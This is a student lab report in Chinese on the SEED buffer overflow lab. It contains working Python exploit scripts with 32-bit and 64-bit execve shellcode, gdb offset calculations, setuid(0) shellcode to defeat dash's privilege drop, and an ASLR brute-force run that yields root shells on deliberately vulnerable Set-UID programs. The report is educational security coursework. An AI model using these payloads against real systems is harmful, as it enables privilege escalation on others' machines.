

软件安全实验报告

2022 年 10 月 11 日

课程名称:	软件安全
成绩评定:	
实验名称:	缓冲区溢出漏洞实验
实验编号:	实验 1
指导教师:	刁文瑞
姓 名:	李晨漪
学 号:	202000210103
学 院:	山东大学网络空间安全学院
专 业:	网络空间安全

目录

1 实验目的	3
2 实验步骤与结果	3
2.1 环境设置	3
2.1.1 关闭反制措施	3
2.2 Task 1: 熟悉 Shellcode	3
2.2.1 Task: 调用 Shellcode	3
2.2.2 运行截图	3
2.3 Task 2: 理解漏洞程序	4
2.3.1 运行截图	4
2.4 Task 3: 对 32-bit 程序实施攻击 (Level 1)	4
2.4.1 运行截图	6
2.5 Task 4: 在不知道缓冲区大小的情况下实施攻击 (Level 2)	6
2.5.1 运行截图	8
2.6 Task 5: 对 64-bit 程序实施攻击 (Level 3)	8
2.6.1 运行截图	10
2.7 Task 6: 对 64-bit 程序实施攻击 (Level 4)	10
2.7.1 运行截图	11
2.8 Task 7: 攻破 dash 的保护机制	11
2.8.1 运行截图	12
2.9 Task 8: 攻破地址随机化	13
2.9.1 运行截图	13
2.10 Task 9: 测试其他保护机制	14
2.10.1 Task 9.a: 打开 StackGuard 保护机制	14
2.10.2 运行截图	14
2.10.3 Task 9.b: 打开不可执行栈保护机制	14
2.10.4 运行截图	15

1 实验目的

缓冲区溢出定义为程序试图将数据写入缓冲区边界之外的情况。这一漏洞可以被恶意用户利用来改变程序的控制流，从而执行恶意代码。本实验将深入了解此类漏洞，并学习如何在攻击中利用此类漏洞。

本实验涵盖以下主题：

1. 缓冲区溢出漏洞与攻击
2. 堆栈布局
3. 地址随机化，不可执行栈以及 StackGuard
4. Shellcode (32-bit and 64-bit)
5. return-to-libc 攻击

2 实验步骤与结果

2.1 环境设置

2.1.1 关闭反制措施

通过以下命令：

关闭地址空间布局随机化：

```
1 $ sudo sysctl -w kernel.randomize_va_space=0
```

配置/bin/sh（将/bin/sh 链接到 zsh）：

```
1 $ sudo ln -sf /bin/zsh /bin/sh
```

2.2 Task 1: 熟悉 Shellcode

2.2.1 Task: 调用 Shellcode

解压 Labsetup 压缩包找到带有 Shellcode 代码的 `call_shellcode.c` 文件。利用 makefile 文件对 `call_shellcode.c` 进行编译，调用 32bit-Shellcode 得到 root 权限。

2.2.2 运行截图




图 1: 调用 Shellcode(32bit 调用结果)

2.3 Task 2: 理解漏洞程序

该程序存在缓冲区溢出漏洞。因为函数 `strcpy()` 不检查边界，当输入文件 `badfile` 的长度超过缓冲区的 `BUF_SIZE`，就会发生缓冲区溢出。由于此程序是一个以 `root` 为所有者的 `Set-UID` 程序，如果普通用户可以利用该缓冲区溢出漏洞，普通用户可能会获得 `root shell`。

现在我们的目标是为 badfile 文件创建内容，分别观察程序正常运行和发生溢出的异常运行结果。

编译:

1. 在编译时使用“-fno-stack-protector”和“-z execstack”选项关闭 StackGuard 和不可执行栈的保护机制。
2. 编译之后，将可执行文件 stack 设置为一个以 root 为所有者的 Set-UID 程序。首先将程序的所有者更改为 root (Line 1)，然后将权限更改为 4755 来设置 Set-UID 位 (Line 2)。

```

1      $ gcc -DBUF_SIZE=100 -m32 -o stack -z execstack -fno-stack-
      protector stack.c
2      $ sudo chown root stack // Line 1
3      $ sudo chmod 4755 stack // Line 2

```

2.3.1 运行截图




图 2: 输入 badfile 合法/非法

2.4 Task 3: 对 32-bit 程序实施攻击 (Level 1)

- exploit.py:

```
1 #!/usr/bin/python3
2 import sys
3
4 # Replace the content with the actual shellcode
5 shellcode= (
6     "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
```

```

7     "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
8     "\xd2\x31\xc0\xb0\x0b\xcd\x80"
9 #endif
10 ).encode('latin-1')
11
12 # Fill the content with NOP's
13 content = bytearray(0x90 for i in range(517))
14
15 #####
16 # Put the shellcode somewhere in the payload
17 start = 517 - len(shellcode) # Change this number
18 content[start:start + len(shellcode)] = shellcode
19
20 # Decide the return address value
21 # and put it somewhere in the payload
22 ret = 0xffffca9c + 112 + 100 # Change this number
23 offset = 112 # Change this number
24
25 L = 4 # Use 4 for 32-bit address and 8 for 64-bit address
26 content[offset:offset + L] = (ret).to_bytes(L, byteorder='little')
27 #####
28
29 # Write the content to a file
30 with open('badfile', 'wb') as f:
31     f.write(content)

```

- 解释:

按照实验指导书进行调试:

```

Legend: code, data, rodata, value
20      strcpy(buffer, str);
gdb-peda$ p $ebp
$1 = (void *) 0xffffcb08
gdb-peda$ p &buffer
$2 = (char (*)[100]) 0xffffca9c
gdb-peda$ p/d 0xffffcb08-0xffffca9c
$3 = 108
gdb-peda$ quit

```

图 3: 调试截图

1) 第一处修改: `shellcode = ()` 中填入 `call_shellcode.c` 中 32bit-Shellcode 即可。由于本次实验重点在于体会缓冲区溢出, 对 Shellcode 中具体二进制代码编写不做过多阐述, 具体可参考《计算机安全导论: 深度实践》一书。


2) 第二处修改: `shellcode` 的 `start` 位置可设置在字符串末尾, 即 `start = 517 - len(shellcode)` 并通过在前面字节填充 `nop` 提高成功概率。

3) 第三处修改: 设置返回地址 ret。由于 gdb 在运行调试程序之前会将一些环境数据压入栈中, 所以从 gdb 中获得的帧指针的值与程序实际执行时的值 (不使用 gdb) 有所不同。所以通常不会选择 `ret=$ebp+4`, 这里通过尝试确定 `ret= 0xffffca9c+112+100`。其中 0xffffca9c 为 buffer 起始地址。仍然需要注意: ret 中不能包含字节 “0”, 否则会使 strcpy 提前终止。

4) 第四处修改: 设置 offset。通过在 gdb 模式中获取 \$ebp 和 &buffer 的地址, 将两者相减可得缓冲区大小。而根据程序内存结构, 缓冲区大小再加上 ebp 所占的 4 个字节, 即 108+4 为 112, 即得存储返回地址 ret 处的地址 (偏移)。

5) 修改后的文件使用 Linux 中 make 命令进行编译即可。(未截图展示)

2.4.1 运行截图



```
seed@VM: ~/.../code
[10/10/22] seed@VM:~/.../code$ rm badfile
[10/10/22] seed@VM:~/.../code$ exploit.py
[10/10/22] seed@VM:~/.../code$ ./stack-L1
Input size: 517
#
```

图 4: stack-L1 攻击成功

2.5 Task 4: 在不知道缓冲区大小的情况下实施攻击 (Level 2)

- exploit.py:

```
1  #!/usr/bin/python3
2  import sys
3
4  # Replace the content with the actual shellcode
5  shellcode= (
6      "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
7      "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
8      "\xd2\x31\xc0\xb0\x0b\xcd\x80"
9  ).encode('latin-1')
10
11 # Fill the content with NOP's
12 content = bytearray(0x90 for i in range(517))
13
14 #####
15 # Put the shellcode somewhere in the payload
16 start = 517-len(shellcode) # Change this number
17 content[start:start + len(shellcode)] = shellcode
18
19 # Decide the return address value
20 # and put it somewhere in the payload
21 ret = 0xffffcaf8+250 # Change this number
```

```

22 offset = 112                                # Change this number
23
24 L = 4    # Use 4 for 32-bit address and 8 for 64-bit address
25 for i in range(0,26):
26     content[offset+i*4:offset +i*4+ L] = (ret).to_bytes(L,byteorder=
        'little')
27 #####
28
29 # Write the content to a file
30 with open('badfile', 'wb') as f:
31     f.write(content)

```

- 解释:

按照实验指导书进行调试:

```

Legend: code, data, rodata, value
20      strcpy(buffer, str);
gdb-peda$ p $ebp
$1 = (void *) 0xffffcaf8
gdb-peda$ p &buffer
$2 = (char (*)[160]) 0xffffca50
gdb-peda$ quit
[10/11/22] seed@VM:~/.../code$ █

```

图 5: 调试截图

1) shellcode、start、offset 处修改同前。

2) 增添代码: 题目要求未知缓冲区大小构造的 payload 适用于 100-200 字节的任何缓冲区。主要思想为: 首先因为 shellcode 代码是填在字符串末尾且该字符串足够大 (517 字节), 只要保证返回地址 $> Max_{offset}$ 就能成功攻击。因此在前面覆盖一些字节作为返回地址并不会影响成功率。在 $offset = 112 + 4 \times i$, i 取 0-25 处填入返回地址, 即可实现构造的 payload 适用于 100-200 字节的任何缓冲区。注意: 由于内存对齐, 存储在帧指针中的值总是 4 的倍数 (对于 32-bit 程序来说) 因此 offset 必须被 4 整除。

```


1 for i in range(0,26):
2     content[offset+i*4:offset +i*4+ L] = (ret).to_bytes(L,byteorder=
        'little')

```

3) 设置返回地址 ret: 必须保证返回地址 $> Max_{offset}$, 因此尝试后取 $ret = 0xffffcaf8 + 250$, 其中 0xffffcaf8 为 \$ebp。加 250 足以保证返回地址大于最大的缓冲区大小为 200 字节时的情形。

4) 修改后的文件使用 Linux 中 make 命令进行编译即可。(未截图展示)

2.5.1 运行截图



```
seed@VM: ~/.../code
[10/10/22]seed@VM:~/.../code$ rm badfile
rm: cannot remove 'badfile': No such file or directory
[10/10/22]seed@VM:~/.../code$ exploit.py
[10/10/22]seed@VM:~/.../code$ ./stack-L2
Input size: 517
#
```

图 6: stack-L2 攻击成功

2.6 Task 5: 对 64-bit 程序实施攻击 (Level 3)

- exploit1.py:

```
1  #!/usr/bin/python3
2  import sys
3
4  # Replace the content with the actual shellcode
5  shellcode= (
6      "\x48\x31\xd2\x52\x48\xb8\x2f\x62\x69\x6e"
7      "\x2f\x2f\x73\x68\x50\x48\x89\xe7\x52\x57"
8      "\x48\x89\xe6\x48\x31\xc0\xb0\x3b\x0f\x05"
9  ).encode('latin-1')
10
11 # Fill the content with NOP's
12 content = bytearray(0x90 for i in range(517))
13 #####
14 # Put the shellcode somewhere in the payload
15 start =160                # Change this number
16 content[start:start + len(shellcode)] = shellcode
17 #print(len(shellcode))
18 # Decide the return address value
19 # and put it somewhere in the payload
20 ret    = 0x7fffffff860+100    # Change this number
21 offset = 216                # Change this number
22
23 L = 8    # Use 4 for 32-bit address and 8 for 64-bit address
24 content[offset:offset +8] = (ret).to_bytes(L,byteorder='little')
25
26 #print(content)
27 #####
28
29 # Write the content to a file
```



```

30 with open('badfile', 'wb') as f:
31     f.write(content)

```

- 解释:

按照实验指导书进行调试:

```

Legend: code, data, rodata, value
20     strcpy(buffer, str);
gdb-peda$ p $rbp
$1 = (void *) 0x7fffffff930
gdb-peda$ p &buffer
$2 = (char (*)[200]) 0x7fffffff860
gdb-peda$ p/d 0x7fffffff930-0x7fffffff860
$3 = 208
gdb-peda$

```

图 7: 调试截图

1) 第一处修改: `shellcode = ()` 中填入 `call_shellcode.c` 中 64bit-Shellcode 即可。

2) 第二处修改: **start = 160**。因为 x64 体系结构只允许使用 `0x00-0x00007FFFFFFFFFFFFFFF` 范围内的地址。这意味着每个地址 (8 个字节) 的最高两个字节总是 0。即 `strcpy` 运行到 `eip` 返回地址处就会提前结束。又因为缓冲区较大, 于是可以将 `shellcode` 代码前移至 `buffer` 中。而 `len(shellcode)=30`, `BUF_SIZE=200` 尝试可取 `start` 为 160。


3) 第三处修改: 设置返回地址 **ret = 0x7fffffff860 + 100**, 其中 `0x7fffffff860` 为 `buffer` 起始地址。由于 `shellcode` 起始于 160 字节, 且 `buffer` 中填充的权威 `nop` 指令, 只需要保证 `ret` 地址向前跳转到 `0x7fffffff860` 之后, `shellcode` 之前即可。

4) 第四处修改: 调试可得 **offset = 208 + 8 = 216**, 具体原理同前所述。

5) 第五处修改: 64bit 则 `L=8`。

6) 修改后的文件使用 Linux 中 `make` 命令进行编译即可。(未截图展示)

7) 注意一个细节, 这里用绝对路径编译 `stack-L3` 才能成功, 而用相对路径却会发生段错误。Segmentation fault 其实是“ret= 地址”填错了, 因为 `gdb` 查到的地址和 `terminal` 里运行时是不一样的。解释: 调用 `main` 函数时, 其实 `main` 函数有两个参数: `argc` 和 `argv`, 如果直接调用 `./stack`, `argv` 里面第一个就是 `./stack`, 但是如果是绝对路径就是 `/xx/xx/stack`, 长度不一样就导致栈内容不一样, 就导致地址不一样。



```

seed@VM: ~/.../code
[10/11/22] seed@VM: ~/.../code$ rm badfile
[10/11/22] seed@VM: ~/.../code$ exploit1.py
[10/11/22] seed@VM: ~/.../code$ ./stack-L3
Input size: 517
Segmentation fault

```

图 8: Segmentation fault

2.6.1 运行截图

```
[10/10/22]seed@VM:~/.../code$ rm badfile
[10/10/22]seed@VM:~/.../code$ exploit1.py
[10/10/22]seed@VM:~/.../code$ /home/seed/Desktop/Labsetup/code/stack-L3
Input size: 517
#
```

图 9: stack-L3 攻击成功

2.7 Task 6: 对 64-bit 程序实施攻击 (Level 4)

- exploit2.py:

```
1  #!/usr/bin/python3
2  import sys
3
4  # Replace the content with the actual shellcode
5  shellcode= (
6      "\x48\x31\xd2\x52\x48\xb8\x2f\x62\x69\x6e"
7      "\x2f\x2f\x73\x68\x50\x48\x89\xe7\x52\x57"
8      "\x48\x89\xe6\x48\x31\xc0\xb0\x3b\x0f\x05"
9  ).encode('latin-1')
10
11 # Fill the content with NOP's
12 content = bytearray(0x90 for i in range(517))
13 #####
14 # Put the shellcode somewhere in the payload
15 start =517- len(shellcode)    # Change this number
16 content[start:start + len(shellcode)] = shellcode
17 #print(len(shellcode))
18 # Decide the return address value
19 # and put it somewhere in the payload
20 ret    = 0x7fffffffdd60+100    # Change this number
21 offset = 18                    # Change this number
22
23 L = 8    # Use 4 for 32-bit address and 8 for 64-bit address
24 content[offset:offset +8] = (ret).to_bytes(L,byteorder='little')
25
26 #print(content)
27 #####
28
29 # Write the content to a file
30 with open('badfile', 'wb') as f:
31     f.write(content)
```

- 解释:

按照实验指导书进行调试:

```
[-----]
Legend: code, data, rodata, value
30      badfile = fopen("badfile", "r");
gdb-peda$ p &str
$2 = (char (*)[517]) 0x7fffffffdd60
gdb-peda$
```

图 10: 调试截图 1

```
Legend: code, data, rodata, value
20      strcpy(buffer, str);
gdb-peda$ p $rbp
$1 = (void *) 0x7fffffff930
gdb-peda$ p &buffer
$2 = (char (*)[10]) 0x7fffffff926
gdb-peda$ p/d 0x7fffffff930-0x7fffffff926
$3 = 10
gdb-peda$
```

图 11: 调试截图 2

1) shellcode 修改同 task5。start 修改同 task3。

2) 设置返回地址 $ret = 0x7fffffffdd60 + 100$, 其中 $0x7fffffffdd60$ 为 main 函数中 str 起始地址。由于缓冲区大小为 10, task5 中的思路无法继续沿用, 而仔细分析 stack.c 可执行文件发现 babfile 先被写进 str 中, strcpy 从 str 中读取 517 字节加载入缓冲区。因此 str 中存有 shellcode 代码。可设置 ret 跳转至 str 中的 nop 获得 shellcode。通过在 gdb 模式下设置断点 “b main”, 即可获得 str 起始地址, 如调试截图 1 所示。

3) $offset = 10 + 8 = 18$, 具体原理同前所述。

4) 64bit 则 $L=8$ 。

5) 修改后的文件使用 Linux 中 make 命令进行编译即可。(未截图展示)

6) 注: 这里保险起见仍然用绝对路径编译。

2.7.1 运行截图

```
seed@VM: ~/.../code
[10/11/22] seed@VM:~/.../code$ rm badfile
[10/11/22] seed@VM:~/.../code$ exploit2.py
[10/11/22] seed@VM:~/.../code$ /home/seed/Desktop/Labsetup/code/stack-L3
bash: /home/: Is a directory
[10/11/22] seed@VM:~/.../code$ /home/seed/Desktop/Labsetup/code/stack-L4
Input size: 517
#
```

图 12: stack-L4 攻击成功

2.8 Task 7: 攻破 dash 的保护机制


请执行以下操作, 让/bin/sh 指向/bin/dash:

```
1 $ sudo ln -sf /bin/dash /bin/sh
```

2.8.1 运行截图

- 实验:


将 `call_shellcode.c` 编译为以 `root` 为所有者的二进制文件（通过输入“`make setuid`”命令）。在不调用和调用 `setuid(0)` 的情况下运行 `a32.out` 和 `a64.out`。请描述并解释你的观察结果。



```
seed@VM: ~/.../shellcode
[10/08/22] seed@VM:~/.../shellcode$ make setuid
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
sudo chown root a32.out a64.out
sudo chmod 4755 a32.out a64.out
[10/08/22] seed@VM:~/.../shellcode$ ./a64.out
$
```

```
seed@VM: ~/.../shellcode
[10/08/22] seed@VM:~/.../shellcode$ make setuid
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
sudo chown root a32.out a64.out
sudo chmod 4755 a32.out a64.out
[10/08/22] seed@VM:~/.../shellcode$ ./a32.out
$
```

图 13: 不调用 `setuid(0)`



```
seed@VM: ~/.../shellcode
[10/08/22] seed@VM:~/.../shellcode$ make setuid
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
sudo chown root a32.out a64.out
sudo chmod 4755 a32.out a64.out
[10/08/22] seed@VM:~/.../shellcode$ ./a32.out
#
```

```
seed@VM: ~/.../shellcode
[10/08/22] seed@VM:~/.../shellcode$ make setuid
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
sudo chown root a32.out a64.out
sudo chmod 4755 a32.out a64.out
[10/08/22] seed@VM:~/.../shellcode$ ./a64.out
#
```

图 14: 调用 `setuid(0)`

- 解释:

```
1 // Binary code for setuid(0)
2 64-bit: "\x48\x31\xff\x48\x31\xc0\xb0\x69\x0f\x05"
3 32-bit: "\x31\xdb\x31\xc0\xb0\xd5\xcd\x80"
```

将以上代码添加进 shellcode 中即可 setuid 攻破 dash。

当 Ubuntu 操作系统中的 dash shell 检测到有效 UID 不同于真实 UID 时 (Set-UID 程序中)，就会主动放弃特权。


为了攻破 dash 保护机制，我们所需要的就是改变真实 UID，让它与有效 UID 等价。当以 root 为所有者的 Set-UID 程序运行时，有效 UID 为 0，所以上述代码就在调用 shell 程序之前，将真实 UID 修改为 0。并通过在 shellcode 中执行 execve() 之前调用 setuid(0) 来实现这一点。

不调用 setuid(0)：得到普通用户权限 “\$”，dash 机制生效。

调用 setuid(0)：得到 root 权限 “#”，有效 UID 等同于真实 UID，dash 机制被攻破。

- 再次实施攻击：

对 Level 1 重新进行攻击，观察是否可以获得 root shell。



```
seed@VM: ~/.../code
[10/09/22]seed@VM:~/.../code$ rm badfile
[10/09/22]seed@VM:~/.../code$ exploit.py
[10/09/22]seed@VM:~/.../code$ ./stack-L1
Input size: 517
# ls -l /bin/sh /bin/zsh /bin/dash
-rwxr-xr-x 1 root root 129816 Jul 19 2019 /bin/dash
lrwxrwxrwx 1 root root 9 Oct 9 13:27 /bin/sh -> /bin/dash
-rwxr-xr-x 1 root root 878288 Feb 24 2020 /bin/zsh
#
```

图 15: stack-L1 再次攻击

- 解释：


在对 Level 1 中 shellcode 加入 setuid(0) 后，可攻破 dash 机制，获取 root 权限。

2.9 Task 8：攻破地址随机化

使用以下命令打开 Ubuntu 的地址随机化，对 stack-L1 实施相同的攻击。请描述和解释你的观察结果。

```
1 $ sudo /sbin/sysctl -w kernel.randomize_va_space=2
```

2.9.1 运行截图



```
./brute-force.sh: line 14: 47402 Segmentation fault ./stack-L1
1 minutes and 3 seconds elapsed.
The program has been running 32772 times so far.
Input size: 517
#
```

图 16: brute-force

- 解释：

如上所述，在 32 位 Linux 操作系统中，栈只有 19 bit 的熵，意味着栈的基地址只有 $2^{19} = 524288$ 种可能性。这个数字并不算大，它容易被轻易地暴力破解。brute-force 脚本重复地发起缓冲区溢出攻击，希望碰巧猜中栈的内存地址。

在上面的攻击中，已经把恶意代码置入 badfile 中，但由于地址随机化，该文件中放入的地址可能是错误的。从下面的执行结果可以看出，当地址错误时，程序将崩溃 (core dump)。然而，在本实验中，运行上面的脚本 1 分钟 (32772 次尝试) 后，在 badfile 中放入的地址恰好正确，恶意代码得到执行。

2.10 Task 9: 测试其他保护机制

2.10.1 Task 9.a: 打开 StackGuard 保护机制

在没有 -fno-stack-protector 选项的情况下重新编译漏洞程序 stack.c 来打开 StackGuard 保护机制。实施攻击；报告并解释你的观察结果。

2.10.2 运行截图

```
[10/09/22]seed@VM:~/.../code$ gcc -DBUF_SIZE=100 -z execstack -m32 -o stack.c
gcc: fatal error: no input files
compilation terminated.
[10/09/22]seed@VM:~/.../code$ gcc -DBUF_SIZE=100 -o stack -z execstack -m32 stack.c
[10/09/22]seed@VM:~/.../code$ sudo chown root
chown: missing operand after 'root'
Try 'chown --help' for more information.
[10/09/22]seed@VM:~/.../code$ sudo chown root stack
[10/09/22]seed@VM:~/.../code$ sudo chmod 4755 stack
[10/09/22]seed@VM:~/.../code$ ./stack
Input size: 517
*** stack smashing detected ***: terminated
Aborted
```

图 17: StackGuard 保护机制

- 解释:

打开 StackGuard 保护机制后，对 stack.c 进行攻击结果失败。并提示“检测到缓冲区溢出，程序终止”。

